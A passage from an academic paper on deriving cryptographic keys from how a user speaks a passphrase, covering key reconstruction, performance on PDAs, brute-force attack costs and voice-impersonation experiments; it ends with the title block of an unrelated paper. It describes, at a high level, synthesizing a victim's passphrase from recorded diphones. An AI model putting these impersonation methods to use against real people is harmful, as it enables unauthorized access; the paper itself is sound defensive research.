thus is over-defined. This is intentional, and allows b' to be rejected very quickly if this equation has no solution. Specifically, let $\tilde{\underline{U}}_{b'}$ be the $m \times m$ matrix whose first $m-1$ columns are the same as $\underline{U}_{b'}$ and whose last column is $\underline{t}_{b'}$. Then, a solution exists only if $\det(\tilde{\underline{U}}_{b'}) \equiv_p 0$, and so if $\det(\tilde{\underline{U}}_{b'}) \not\equiv_p 0$ then b' can be discarded from further consideration. Using a recursive algorithm, it is possible to check $\det(\tilde{\underline{U}}_{b'}) \equiv_p 0$ for feature descriptors b' within c_{\max} errors of b using only one additional Gaussian elimination step per new b' . Due to this feature, our implementation can test over 6×10^6 feature descriptors b' per second when $m = 60$.

Two further observations are worth noting here. First, the determinant of even a randomly chosen matrix is 0 mod p with probability p^{-1} , which is not negligible since p is chosen to be small. Therefore, if $\det(\tilde{\underline{U}}_{b'}) \equiv_p 0$ and so we proceed to solve $\underline{U}_{b'} \underline{s}' \equiv_p \underline{t}_{b'}$ for \underline{s}' , it remains necessary to confirm \underline{s}' by checking $y = h'(\underline{s}')$. Second, there is a small chance that (4) is not solvable even if b is consistent with all the user’s distinguishing features, because \underline{U}_b might not have full rank. Under the assumption that \underline{U}_b is chosen uniformly at random, it follows that \underline{U}_b has rank $m-1$ with probability $\prod_{j=2}^m (1 - p^{-j}) = 1 - p^{-2} + O(p^{-3})$. This probability is much smaller than the probability that the system cannot be solved because the feature descriptor b induced by the user’s utterance contains more than c_{\max} errors, and thus can be ignored.

4.3 Performance

For performance measurements we choose to benchmark key reconstruction on a 206 MHz StrongArm and a 500 MHz Ultra II. The first processor is that currently available in the IPAQTM, on which our current implementation runs. The second processor is in line with the current trends³ in the hand-held market, and thus, allows us to forecast expected performance on future PDAs. Our performance benchmarks consists of a collection of C/C++ modules cross-compiled for the ARM, comprising of signal processing code, a patched cryptographic library based on `cryptolib1.2` [11], and a matrix manipulation package `newmatv9.0` [5] for implementing the segmentation algorithms outlined in [16].

³The Intel 80200 processor based on the Arm compliant XScaleTM microarchitecture that supports 400, 600, and 733 MHz CPUs is expected to be widely available soon (see <http://developer.intel.com/design/iio/prodbref/80200.htm>).

To test the performance of our key reconstruction routines we devised the following experiment. First, an $m \times 2$ table of shares of the key K is generated as outlined in Section 2, i.e., as a user's key regeneration table would be initialized in practice. Then, d rows of the table (features) are selected at random to be distinguishing, and one element of each of these d rows is perturbed randomly—as if the user were consistent in utilizing the other element of this row (see Section 2). Finally, a feature descriptor b is chosen with the property that $c \leq c_{\max}$ of the d distinguishing features (chosen at random), say $b(i_1), \dots, b(i_c)$, are “errors”, i.e., are set to select the *randomly perturbed* elements of rows i_1, \dots, i_c . The key reconstruction process performs a number of reconstructions that depends on c in its attempts to correct for such errors; the number of reconstructions performed in the worst case is shown in expression (2) of Section 2. Our benchmark is the amount of time required to reconstruct the key K on average, which is a rough measure of the time required to perform

$$\frac{\binom{m}{c}}{2} + \sum_{i=0}^{c-1} \binom{m}{i} \quad (5)$$

secret sharing reconstructions and test each for correctness. Note that for $c = c_{\max}$, (5) is less than (2) by $\binom{m}{c}/2$ since on average, reconstruction succeeds after searching half of the feature descriptors that correct b on exactly c locations.

Our results for this benchmark, shown in Figure 2, are significantly less than multiplying (5) by the time to perform and test a single reconstruction in our secret sharing scheme. The reason is due to the significant optimizations that can be achieved as described in Section 4.2.

4.4 Security

One potential security weakness of this scheme is the fact that an adversary who captures the device can conceivably reconstruct \underline{s} from not just one element of the table per row, but instead using *any* m elements of the table. For example, if the adversary had reason to believe that the first $m/2$ rows contained no distinguishing features—and thus all table elements in these rows were valid—then the adversary could set $t'[i] = t[i]$ for $0 \leq i < m$ and $\underline{U}' = (\underline{u}_i)_{0 \leq i < m}$ and use these to solve for \underline{s} . Therefore, it is important to use only features that are more likely than not to be distinguishing.

We now describe the fastest attack on our scheme of which we are aware. An attacker who captures the device on which the key is generated but who has no information about the user's distinguishing features may attack the system by repeatedly guessing a feature descriptor b at random and solving (4). If there are d distinguishing features then each guess will be successful with probability 2^{-d} , but will require the attacker to solve a system of m linear equations, which is quite time consuming. A faster approach is to choose feature descriptors b_0, b_1, \dots such that each differs from the last in one bit. Then, computing $\underline{U}_{b_i}^{-1}$ requires only one new Gaussian elimination step per b_i , and the further optimizations outlined in Section 4.2 can also be applied in this case.

The expected time for this attack to succeed can be computed as follows. Assume that b_i and b_{i+1} differ in exactly one position that is chosen at random. Let $G(c)$ for $c \geq 2$ denote the expected number of Gaussian elimination steps performed until reaching a b_i with no errors (i.e., that is consistent with all of the user's distinguishing features), assuming that b_0 has c errors. Note that b_{i+1} has a different number of errors than b_i with probability d/m , and if it has a different number of errors, then it decreases the number of errors (by one) with probability c/d and increases it with probability $(d - c)/d$. Hence, we get the following equations for $G(c)$.

$$\begin{aligned} G(2) &= 0 \\ G(c) &= \frac{m}{d} + \frac{c}{d}G(c-1) + \frac{d-c}{d}G(c+1) \\ &\quad \text{for } 2 < c \leq d \end{aligned}$$

Solving for these linear equations at $c = d/2$ yields the expected number of Gaussian elimination steps before recovering the key, since a random feature descriptor contains an expected $c = d/2$ errors. Moreover, after the Gaussian elimination step for each b_i , $m(m-1)$ multiplications are required to test b_i on average. So, the total cost of this attack is as shown in Figure 3. (Actually, this is a conservative lower bound, since the cost of each Gaussian elimination step itself is not counted.)

In the empirical evaluation that we perform in Section 5, we evaluate our approach at $m = 60$, which is the smallest value of m shown in Figure 3. Here, if 70% of the features are distinguishing, then this attack conservatively requires an expected 2^{44} multiplications. If 80% of the features are distinguishing, then this attack requires at least 2^{50} multiplications on average. Obviously the security of the scheme improves as m and d/m are increased, and this is a




Figure 2: Key reconstruction performance for $m \in \{60, 70, 80\}$. Depicted are average (of 50 executions) elapsed times for key reconstruction on the IPAQ (left) and a 500 Mhz processor which reflects upcoming PDA processor trends (right).




Figure 3: A lower bound on the expected number of multiplications to exhaustively search for the key, assuming that the d distinguishing features are uniformly distributed; see Section 4.4.

goal of our ongoing work.

5 Empirical Results

In this section we empirically evaluate the security of our technique using two different data sets. In these evaluations we attempt to conservatively characterize the security of our technique against an attacker who captures the device. It is clear from Section 4.4 that the number d of distinguishing fea-

tures is central to the security of our scheme, in that if d is small, then our scheme is vulnerable to a key recovery attack via exhaustive search (see Figure 3). Therefore, in order to demonstrate that our approach is plausibly secure, it is necessary to demonstrate that a high number of distinguishing features can be achieved using our techniques. In addition, we also attempt to characterize the degree to which additional knowledge aids the attacker's quest for the key, in the form of either knowing the passphrase said by the user or having recordings of the user saying phrases other than her passphrase.

We remind the reader that large d is not *sufficient* for strong security. For example, even if all features are distinguishing ($d = m$) for all users, but all users' feature descriptors are identical (and the attacker knows this), then an attacker who captures a user's device can trivially determine the key. Therefore, it is equally important that users' feature descriptors vary widely—or more precisely, are drawn from a distribution with high entropy. An entropy evaluation of user's utterances from phone recordings of users saying the same passphrase is described in [16, 17], and these studies suggest that the entropy available in user utterances is substantial even when users say the same passphrase. As already noted, however, since that study involves only recordings of users taken over phone lines, and since that study is limited to $m = 46$ features, it is insufficient in several ways. Unfortunately, the data sets with which we are presently working (see Sections 5.1 and 5.2) include too few users to enable meaningful measurements of the entropy of users'

feature descriptors, and so here we report results for distinguishing features only.

In order to calculate the average number of distinguishing features per user, it is of course necessary to define when a feature is distinguishing. Let μ_i and σ_i denote the mean and standard deviation of feature ϕ_i over the recent history of *successful* logins.⁴ Then we say that the i -th feature is distinguishing if $|\mu_i - \tau_i| > k\sigma_i$ for some parameter $k > 0$. Note that if feature i is distinguishing, then either $\tau_i > \mu_i + k\sigma_i$ and so usually $b(i) = 0$ for the user (see (1)), or $\tau_i < \mu_i - k\sigma_i$ and so usually $b(i) = 1$ for the user. Intuitively, the parameter k tunes the “sensitivity” of the scheme, in that a small k implies more distinguishing features, and a large k implies fewer. Obviously k must be tuned to balance achieving a high number of distinguishing features with enabling the user to successfully regenerate his key reliably, since a higher number of distinguishing features is advantageous for security but also requires increasingly similar utterances to regenerate the key. The parameter k will play a central role in our evaluation.

The features ϕ_i that we use in the balance of this paper are described in [16, Section 3.2]. Each is defined by comparing the position of a vector characterizing a segment of the utterance to a fixed plane. This plane is a parameter of our scheme, and though we will rarely mention it below, it is important for the reader to be aware that the data we present is based on a plane selected, based on our data, to optimize our measures in certain ways. On the one hand, this means that our data presents what *could be* achieved with a good selection of this plane, and is thus optimistic in this regard. On the other hand, since this plane is selected by searching through a small set of candidate planes, (infinitely) many planes are omitted from this search. Consequently, it is likely that planes yielding better measures exist. The experimentation we have conducted thus far does not permit us to conclude how to select this plane in general, and this continues to be an area of our ongoing work.

⁴The “recent history” is defined to be the last h successful logins for some parameter h . Records of the last h successful logins can be stored in a file encrypted with the key that is reconstructed on a successful login. The parameter h will not play a role in our analysis here.

5.1 Evaluation of IPAQTM recordings

Our first data set was collected on a device much like those we envision for use with our scheme, namely a Compaq IPAQTM H3600 series. The IPAQ is a personal digital assistant with a 206 MHz StrongArm CPU, a touch screen LCD, 16 MB flash ROM, 16 MB SDRAM, a Philips audio codec UDA1341T (i.e., an A/D with data compression), built-in microphones, a compact flash type-II expansion slot, and a speaker output jack. The audio codec has an integrated analog front-end including automatic gain control, which adjusts the signal strength based on the level of the spoken utterance. The sound driver is full duplex and Open Sound System (OSS) compliant [29], though we encountered some signal problems when recording samples at 8 kHz. For this reason we recorded our samples at 32 kHz and then downsampled to 8 kHz offline; see Section 3.

As illustrated in (3) of Section 3, the storage requirements for merely saving the utterance of a passphrase can be significant. To overcome the storage limitations of this particular IPAQ in light of this requirement—and in particular, to permit saving multiple utterances in our user testing—we used a 1 GB IBM MicrodriveTM (in the compact flash expansion slot) as a stable store. However, to avoid recording noise from the Microdrive on disk seeks, the recordings are first written to a primary partition in volatile memory. When the memory capacity is reached, the Microdrive is automatically mounted, the data flushed to an ext2 file system on the drive, and then unmounted. In the event that a wireless connection can be established, the Microdrive can be replaced with a wireless network card, and the data written to a remote mount point.

The IPAQ was used to record utterances from ten users. All ten users were recorded saying the same passphrase multiple times, which in this case was the address of Carnegie Mellon University: “Carnegie Mellon University, 5000 Forbes Avenue, Pittsburgh, Pennsylvania 15213”. The user was approximately one foot away from the IPAQ’s microphone. The user was required to wait for at least one second between pressing the “record” button of our recording application and speaking, so as to not interleave the voice signal with the device’s attempts to perform automatic gain control. (Since the automatic gain control converges within 0.5 seconds on the IPAQ, we later discarded the first half second of recorded speech.) Each utterance was separated

from the next by approximately one minute. The acoustic environment in which these utterances were recorded was a standard office environment, and as such, background noise was significant. Six recordings of each user—the “training” utterances—were used to determine the distinguishing features for that user. The remaining recordings for each user—the “testing” utterances, of which there were six from each user on average—were each used to generate a feature descriptor. Comparing each feature descriptor to the same user’s distinguishing features, to determine the number of distinguishing features with which the feature descriptor was consistent, counted as a “true speaker” trial. Comparing each feature descriptor to *another* user’s distinguishing features counted as an “imposter” trial.

The results of this analysis are shown in the left side of Figure 4. This graph demonstrates the average number of distinguishing features per user as a function of k , and the average number of these that the feature descriptor of a true speaker or an imposter matched.⁵ The error bars on the true speaker and imposter curves show one standard deviation above and below the average.

There are several points worth noting about these results. First, the gap between the “distinguishing features” and “true speaker” points indicates the number c_{\max} of error corrections that would need to be performed during the key regeneration process to achieve a reasonably low false reject rate. For example, if $k = 0.6$, then $c_{\max} \approx 5$ should achieve a reasonable false reject rate, and correcting 5 errors is feasible on today’s devices (see Section 4.3). Unfortunately, this data suggests that choosing $k = 0.6$ yields fewer distinguishing features than we would like for security ($d/m \approx 0.5$ only). A second point worth noting is that the human imposters, even when saying the same passphrase as the true user, did not match significantly more of the true user’s distinguishing features than if they had simply guessed a random feature descriptor (shown by the “random guessing” line in Figure 4, which is simply half the “distinguishing features” line).

⁵The points for a given value of k were generated using a plane chosen to maximize the number of distinguishing features and, among all such planes, to maximize a weighted average of the number of features matched by the “true speaker” and missed by the “imposter”. See the last paragraph before Section 5.1 for a discussion of this plane.

5.2 Evaluation of Speaker-J recordings

In order to evaluate a different model of impersonation, i.e., one where the attacker has knowledge of the speaker being impersonated, we explored a second data set. Our second data set is one collected within the context of a different research effort, and so consequently we had less control over the availability of phrases said by the same user multiple times. This data set consists of recordings of a professional speaker, here called “Speaker-J”, taken in a professional studio (i.e., a room with virtually no background noise) using a high-quality microphone. The same microphone was used throughout data collection to ensure flat and consistent frequency response. Consequently, this data set is of a much higher quality than the data set described in Section 5.1. This data consists of recordings collected for two separate experiments, but both spoken by the same speaker, Speaker-J. Part I consists of approximately 1600 sentences (roughly 1 hour of speech) and includes the speaker reading (with consistent voice quality and head-to-microphone distance) both standard newswire text and a prepared script that covers rare combinations of speech sounds. Part II consists of 38 minutes of speech consisting of a group of sentences repeated 7 times, all recorded in a single day. The elapsed time between the two datasets was approximately 1 year.

To evaluate our technique, each of these phrases (in part II) were used as a passphrase in our scheme: five recordings were used to generate the speaker’s distinguishing features for a given phrase, and two recordings were used to simulate the speaker attempting to regenerate his key. Specifics about the chosen passphrases can be found in Table 1.

The right side of Figure 4 shows the resulting “distinguishing features” and “true speakers” curves. These curves are analogous to the curves in the left side of Figure 4 with the same labels: the first characterizes the number of distinguishing features for this user based on the training utterances, and the second gives the average number of features on which a feature descriptor generated from a test utterance matched the distinguishing features. If we look at $k = 0.6$, we again see that $c_{\max} \approx 5$ should approach a reasonable false negative rate (and is plausible by Section 4.3). Moreover, according to this data set, the distinguishing features at $k = 0.6$ are approaching a better range for security, with $d/m \approx 0.6$. On the other hand, the higher quality




Figure 4: Evaluation of two data sets; see Sections 5.1 and 5.2.

of these recordings may provide a more optimistic picture than would be realized in practice.

Part I of the Speaker-J data set is very rich, and moreover, the research effort that generated this data set carefully annotated the speech, identifying the beginning, ending and midpoint of each *phoneme* it contains. Informally, phonemes are the basic units in the sound system of a language; in the case of English, there are about 50 phonemes. With these annotations, *diphones* can be extracted from the recorded speech. A diphone is a portion of speech beginning in the middle of one phoneme and ending in the middle of the next phoneme; a diphone thus is an example of how the user's speech transitions from one phoneme to another. Diphones reveal much about the voice patterns of the user who uttered them. So, part I of the Speaker-J data set provides the opportunity to attempt a different form of attack against our system, namely one that would simulate an attacker who had a corpus of recordings of the user saying many things other than the passphrase itself. A question we attempt to answer is whether these recordings assist the attacker significantly in finding the user's key.

Specifically, consider an attack in which the attacker wishes to test a candidate passphrase (in our case, selected from part II) but does not know how the user speaks it. The attacker uses a text analysis module from a text-to-speech (TTS) system [28] to translate the text of the passphrase into a string of phonemes that realize the passphrase (i.e., a pronunciation for the text), along with other important information that is typically used when synthesizing speech (e.g., the duration and the pitch contour for

each phoneme). Of course, any of these features may not match exactly what the user says when she speaks the passphrase. For example, a given word can be pronounced a number of different ways. So, even given the correct passphrase as input, there is no guarantee the text analysis module will yield a string of phonemes that matches the way the user speaks the passphrase. Moreover, the duration and pitch predictions made by the text analysis might differ significantly from what the real user sounds like.

Nevertheless, suppose the attacker possesses a corpus of recordings of the user speaking various phrases other than the passphrase (in our experiment, part I of the Speaker-J data), annotated to identify phonemes and diphones. The attacker can then attempt to construct how the user would say the passphrase, using techniques derived from a concatenative text-to-speech synthesis system (e.g., [12]), in one of the following ways:

Cut-and-paste imposter Concatenate the raw speech samples (diphones, or longer segments) as-is from the inventory. There are various forms of this. On the one hand, the attacker may make no modifications to duration or pitch of the resulting speech. This yields speech that can sound very much like the true speaker, though there can be severe discontinuities at the concatenation boundaries. In addition, such an approach can yield noticeable differences in the recording levels within the passphrase. On the other hand, the attacker can perform minimal signal processing

to match the loudness levels and smooth the discontinuities.

TTS imposter Use a traditional TTS signal processing back-end to synthesize the passphrase. Note that this is designed to produce nice sounding speech, but that it also makes use of the duration and pitch predictions that are output from the text analysis module. If these predictions do not correspond to the way the user actually speaks, this step might impede the attack. For example, the user may have an idiosyncratic way of saying a particular word, either in her passphrase or in the instance in the attacker’s recordings of the user.

We experimented with four types of cut-and-paste attacks and two types of TTS attacks. The results of these tests are shown in the right side of Figure 4. The curves labeled “TTS imposter” and “Cut-and-paste imposter” capture the best attacks of each type that we discovered. As the curves demonstrate, these attacks both performed similarly, and outperformed random guessing in some cases. However, it appears that the attacks as we conducted them would fall short of breaking our scheme.

Though part I of the Speaker-J data set consists of 1600 sentences, it is not the case that an attacker would need to assemble a corpus of user recordings of this extent to attack a typical passphrase. Table 1 approximates the average number of sentences and their cumulative duration that the attacker would need to record to obtain the diphones in each of the five passphrases we examined. These numbers were obtained by randomly selecting sentences from part I of the Speaker-J dataset until the needed diphones were obtained.

| passphrase number | passphrase phonemes | sentences needed |
|-------------------|---------------------|---------------------|
| 0 | 24 | 340 (805 secs) |
| 1 | 52 | 455 (1071 secs) |
| 2 | 29 | 1297 (3104.88 secs) |
| 3 | 27 | 152 (367.320 secs) |
| 4 | 18 | 415 (951.421 secs) |

Table 1: Approximate number of sentences attacker would need to record to obtain diphones necessary to reconstruct each passphrase tested.

As speech synthesis technology improves, the size of the corpus of user recordings required to signifi-

cantly narrow the search for the user’s key will only decrease. However, TTS and cut-and-paste attacks of the types we performed require an *annotated* corpus, and achieving this annotation is a very manually intensive process that is typically conducted by speech experts. In the case of the Speaker-J data set, it is estimated that 200 expert-hours of effort was invested in achieving the annotated data set. (It takes about one hour to manually segment one minute of speech.) This is already a significant barrier to an attacker wishing to utilize these avenues of attack. Though automatic labellers are available (e.g., [30]), their performance is poor, and we expect it would substantially increase the error rates for the attacks outlined herein. We do expect, however, that the success of such attacks will increase even for our own data sets, as we explore in more detail ways to improve the effectiveness of these attacks. In the full version of this paper we will provide a more detailed analysis of these threats on a per-passphrase basis. We hope that this analysis will be useful for designing effective countermeasures.

6 Related Work

The only prior work of which we are aware on the topic of generating cryptographic keys from voice utterances is that in which the cryptographic key is merely the text of what is spoken, recognized using standard techniques in automatic speech recognition. (Actually, we are unaware of specific systems that even just do this, but since it is an immediate extension of using a typed password as a cryptographic key, we treat it as obvious prior work.) To our knowledge, our work is the only research toward determining a repeatable cryptographic key that draws entropy from *how* the user speaks the passphrase. How this paper contributes over our own prior publications on this topic was described in Section 2.

That said, there has been work on generating cryptographic keys from biometrics other than voice. The first such work of which we are aware is due to Soutar et al. [25, 26, 27], who describe methods for generating a repeatable cryptographic key from a fingerprint using optical computing and image processing techniques. These techniques generate a key from a two-dimensional image (a fingerprint being the obvious example), but do not seem to be well-suited to the task we pursue here. Solutions based

on this technology are marketed by Bioscript (see <http://www.bioscript.com/>).

A different approach to generating a repeatable key based on biometric data is due to Davida, Frankel, and Matt [4]. In this scheme, a user carries a portable storage device containing (i) error correcting parameters to decode readings of the biometric (e.g., an iris scan) with a limited number of errors to a “canonical” reading for that user, and (ii) a one-way hash of that canonical reading for verification purposes. This canonical reading, once generated, can be used as a cryptographic key, or can be hashed together with a password (using a different hash function) to obtain a key. Juels and Wattenberg [9] generalized and improved the Davida et al. scheme through a novel modification in the use of error-correcting codes, thereby shrinking the code size and achieving higher resilience. These techniques are a different approach for generating cryptographic keys from biometric readings, and reach a correspondingly different set of tradeoffs. Notably, whereas our techniques permit a user to reconstruct her key even if she is inconsistent on a majority of her feature descriptor bits (not uncommon when using voice as a biometric [6]), these techniques do not.

More distantly related work is that of Ellison et al. for generating a cryptographic key based on answers to questions posed to a user [7]. The work is premised on the assumption that questions can be posed that the legitimate user will answer one way but others attempting to impersonate the user will answer another way. Their construction resembles one instance of our techniques, namely that of [15, Sections 5.1–5.2], and in this way their scheme achieves a degree of resilience to forgotten answers. However, Bleichenbacher and Nguyen [2] have shown that the Ellison et al. scheme is insecure, whereas our constructions appear to be much stronger. Another construction similar to that in [15, Sections 5.1–5.2] was used in the design of a forensic database, where a person’s medical record can be decrypted only once a DNA sample of the person is obtained (e.g., at a crime scene) [3]. However, this scheme is also insufficient for our purposes, due to the same inadequacies as the scheme of [15, Sections 5.1–5.2].

Impersonation attacks using recordings of the user speaking phrases other than her passphrase, as we explored in Section 5.2, have been previously studied for the purpose of fooling speaker verification

systems (e.g., [8, 18, 14, 23]). The approach taken in these works are somewhat different from our exploration here, however. Notably, in [14, 23], the authors describe synthesizing a passphrase using a speaker-independent model, and then adapting the pitch and duration of the synthesized passphrase based on relatively few recordings of the user. The authors give evidence that even these simple attacks can make it difficult to set acceptance thresholds for a speaker verification system. In future work we hope to explore how these techniques can be applied in the context of our work.

7 Conclusion

The viability of (re)generating strong cryptographic keys from voice utterances remains unproven. While we believe that the work presented in this paper offers steps toward achieving this goal and evidence that it can be reached, some critical advances are still required. Notably, our analyses using $m = 46$ in [16] and $m = 60$ here are insufficient for security as required in commercial applications, and our future work will continue to focus on reaching $m = 80$ or higher. More extensive user trials to evaluate the entropy of users’ distinguishing features is also needed. And, there remain numerous open questions as to how to tune an implementation of our approach in practice. The analysis of Section 5 hides many parameters from view, and the relationship between these parameters, security and usability need to be further explored.

Acknowledgements

We are especially grateful to Daniel Bleichenbacher for his essential contributions in the design, analysis, and implementation of the encoding scheme in Section 4. Additional analysis of the key reconstruction scheme presented therein will appear in [1]. We also thank Sape Mullender, Peter Bosch and Qiru Zhou for their assistance in analyzing anomalies in the kernel sound modules on the various platforms we have experimented with in this effort. We are thankful to Greg Kochanski for numerous insightful discussions, and Minkyu Lee, for providing us with signal processing code that attempts to correct the discontinuities in the cut-and-paste attacks. We also thank Monica Ullagadi for collecting data.

References

- [1] D. Bleichenbacher. Work in progress, 2002.
- [2] D. Bleichenbacher and P. Nguyen. Noisy polynomial interpolation and noisy Chinese remaindering. In *Advances in Cryptology – Proceedings of EUROCRYPT '2000* (LNCS 1807), Springer-Verlag, pages 53–69, 2000.
- [3] P. Bohannon, M. Jakobsson, and S. Srikwan. Cryptographic approaches to privacy in DNA databases. In *Proceedings of the 2000 International Workshop on Practice and Theory in Public Key Cryptography*, January 2000.
- [4] G. I. Davida, Y. Frankel, and B. J. Matt. On enabling secure applications through off-line biometric identification. In *Proceedings of the 1998 IEEE Symposium on Security and Privacy*, pages 148–157, May 1998.
- [5] R. B. Davies. A matrix library in C++. September 1997. <http://www.webnx.com/robert>.
- [6] G. R. Doddington, W. Liggett, A. F. Martin, M. Przybicki, and D. A. Reynolds. Sheep, goats, lambs and wolves: A statistical analysis of speaker performance in the NIST 1998 speaker recognition evaluation. In *Proceedings of the 5th International Conference on Spoken Language Processing*, November 1998.
- [7] C. Ellison, C. Hall, R. Milbert, and B. Schneier. Protecting secret keys with personal entropy. *Future Generation Computer Systems* 16:311–318, 2000.
- [8] D. Genoud and G. Chollet. Speech pre-processing against intentional imposture in speaker recognition. In *Proceedings of the 1998 International Conference on Spoken Language Processing*, pages 105–108, December 1998.
- [9] A. Juels and M. Wattenberg. A fuzzy commitment scheme. In *Proceedings of the 6th ACM Conference on Computer and Communication Security*, pages 28–36, November 1999.
- [10] Frederick Jelinek. *Statistical Methods for Speech Recognition*. MIT Press, 1997.
- [11] J. B. Lacy, D. P. Mitchell, and W. M. Schell. CryptoLib: cryptography in software. In *Proceedings of the 4th UNIX Security Symposium*, Oct. 1993.
- [12] M. Lee, D. P. Lopresti and J. P. Olive. A text-to-speech platform for variable length optimal unit searching using perceptual cost functions. In *Proceedings of the 4th ISCA Research Workshop on Speech Synthesis*, August–September 2001.
- [13] Q. Li and A. Tsai. A matched filter approach to end-point detection for robust speaker verification. In *Proceedings of IEEE Workshop on Automatic Identification Advanced Technologies* (AutoID'99), pages 35–38, October 1999.
- [14] T. Masuko, T. Hitotsumatsu, K. Tokuda and T. Kobayashi. On the security of HMM-based speaker verification systems against imposture using synthetic speech. In *Proceedings of the European Conference on Speech Communication and Technology*, Budapest, Hungary, vol.3, pages 1223–1226, September 1999.
- [15] F. Monrose, M. K. Reiter, and S. Wetzel. Password hardening based on keystroke dynamics. *International Journal of Information Security* 1(2):69–83, February 2002.
- [16] F. Monrose, M. K. Reiter, Q. Li and S. Wetzel. Cryptographic key generation from voice (extended abstract). In *Proceedings of the 2001 IEEE Symposium on Security and Privacy*, May 2001.
- [17] F. Monrose, M. K. Reiter, Q. Li and S. Wetzel. Using voice to generate cryptographic keys: A position paper. In *Proceedings of Odyssey 2001, The Speaker Verification Workshop*, June 2001.
- [18] B. L. Pellom and J. H. L. Hansen. An experimental study of speaker verification sensitivity to computer voice altered imposters. In *Proceedings of the 1999 International Conference on Acoustics, Speech, and Signal Processing*, March 1999.
- [19] R. Power. 2001 CSI/FBI computer crime and security survey. *Computer Security Issues & Trends* VII(1), 2001.
- [20] L. Rabiner and B.H. Juang. *Fundamentals of Speech Recognition*, Prentice Hall, 1993.
- [21] R. D. Rodman. *Computer Speech Technology*. Artech House, Norwood, MA, 1999.
- [22] A. I. Rudnicky, S. D. Reed, and E. H. Thayer. Speech-Wear: A mobile speech system. In *Proceedings of the 4th International Conference on Spoken Language Processing*, pages 538–541, October 1996.
- [23] T. Satoh, T. Masuko, T. Kobayashi, and K. Tokuda. A robust speaker verification system against imposture using an HMM-based speech synthesis system. In *Proceedings of the European Conference on Speech Communication and Technology*, vol.2, pages 759–762, Aalborg, Denmark, September 2001.
- [24] G. J. Simmons. An introduction to shared secret and/or shared control schemes and their application. In *Contemporary Cryptology: The Science of Information Integrity*, IEEE Press, 1992.
- [25] C. Soutar and G. J. Tomko. Secure private key generation using a fingerprint. In *Cardtech/Securetech Conference Proceedings*, vol. 1, pages 245–252, May 1996.
- [26] C. Soutar, D. Roberge, A. Stoianov, R. Gilroy, and B.V.K. Vijaya Kumar. Biometric encryptionTM using image processing. In *Optical Security and Counterfeit Deterrence Techniques II* (Proc. SPIE 3314), pages 178–188, 1998.
- [27] C. Soutar, D. Roberge, A. Stoianov, R. Gilroy, and B.V.K. Vijaya Kumar. Biometric encryptionTM – Enrollment and verification procedures. In *Optical Pattern Recognition IX* (Proc. SPIE 3386), pages 24–35, 1998.
- [28] R. W. Sproat. *Multilingual text-to-speech synthesis: The Bell Labs approach*. Kluwer Academic Publishers, 1998.
- [29] J. Tranter. *Linux Multimedia Guide*. O'Reilly and Associates, Inc. September, 1996.
- [30] C. W. Wightman and D. T. Talkin. The aligner: Text-to-speech alignment using Markov models. In *Progress in Speech Synthesis*, Chapter 25, pages 313–323, Springer-Verlag, 1997.

Secure History Preservation through Timeline Entanglement

Petros Maniatis Mary Baker

*Computer Science Department, Stanford University
Stanford, CA 94305, USA*

{maniatis, mgbaker}@cs.stanford.edu

<http://identiscape.stanford.edu/>

Abstract

